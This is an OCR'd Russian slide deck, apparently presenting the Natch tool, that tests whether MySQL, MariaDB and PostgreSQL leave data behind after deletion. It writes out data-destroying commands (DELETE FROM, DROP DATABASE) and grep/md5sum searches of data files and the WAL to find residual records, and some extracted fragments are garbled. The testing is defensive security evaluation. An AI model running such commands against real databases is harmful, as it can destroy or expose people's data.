


MySQL. Выводы

- Данные не удаляются из внутренних логов
- И даже остаются в файловом кэше

MariaDB. Куда попадают данные?

mariadb -u user -p -D my < insert.sql




MariaDB. Удаление данных


- **DELETE FROM mytable;**

- **sudo md5sum <файлы с данными>**

MariaDB. Удаление данных



MariaDB. Удаление данных



MariaDB. Удаление данных


- **Данные в файлах остались**
- **Natch не отследил чтение сохраненных данных**
  - кэш в памяти сбросился, данные на диске остались
- **В Natch можно найти нужные данные вручную**
  - отслеживаются все файловые операции

MariaDB. Удаление БД

DROP DATABASE my;

sudo md5sum <файлы с данными>

MariaDB. Удаление БД



MariaDB. Выводы

- Данные в логе остаются после удаления БД
- Файловый кэш сбрасывается, поэтому в памяти их нет

PostgreSQL. Куда попадают данные?

- **psql -U postgres my -f pg_insert.sql**


  INSERT …

  FLUSH TABLES;

  FLUSH BINARY LOGS;

  FLUSH ENGINE LOGS;

PostgreSQL


psql
unix:/tmp/.s.PGSQL.5432
postgres
unix:���~
shared-memory:dev/zero
shared-memory:dev/zero
sudo
postgres
pg_insert.sql
00000001..000000001
16390

PostgreSQL. Что такое WAL?

- **/usr/local/pgsql/data/pg_wal/000000010000000000000001**
  - И другие файлы в том же каталоге


- **Write-Ahead Log**
- **Журнал, в который записываются транзакции**
- **Нужен для восстановления после сбоев**

PostgreSQL. Просто удаление


```
DELETE FROM mytable;
FLUSH TABLES;
FLUSH BINARY LOGS;
FLUSH ENGINE LOGS;
```

```
md5sum /usr/local/pgsql/data/base/16389/16390
md5sum /usr/local/pgsql/data/pg_wal/000000010000000000000001
```

PostgreSQL. Просто удаление



PostgreSQL. Просто удаление




PostgreSQL. Очистка БД с помощью vacuum

```
DELETE FROM mytable;
VACUUM FULL;
```

```
md5sum /usr/local/pgsql/data/pg_wal/000000010000000000000003
```

PostgreSQL. Очистка БД с помощью vacuum




PostgreSQL. Удаление БД


```
DROP DATABASE my;
VACUUM FULL;
```

```
systemctl stop postgresql
cd /usr/local/pgsql/data/base
grep -r oruq97g98
```

PostgreSQL. Удаление БД



PostgreSQL. Удаление БД



PostgreSQL. Выводы

- **Файловый кэш не сбрасывается даже после остановки СУБД**
- **Данные остаются в WAL и после удаления БД**

Выводы по протестированным СУБД

✗ **MySQL**

✗ **MariaDB**

✗ **PostgreSQL**

- **Свободные СУБД не затирают все данные**
  - лучше всех MariaDB – хотя бы очищает память с закэшированными файлами
  - не стоит их использовать в сертифицируемых системах

Тестирование утечек

- **Встраивание в CI/CD**
- **Статические анализаторы**
  - для поиска паролей и других секретов
- **Динамический анализ**
  - Natch для проверки потоков данных
  - find/grep/strace для поиска следов в известных местах

Телеграм-канал Natch

- https://t.me/ispras_natch
- Ссылки на документацию и релизы
- Вопросы от пользователей
- Разборы кейсов
- Анонсы вебинаров
- Уведомления о новых релизах
- Собственный стикерпак с нарвалами :)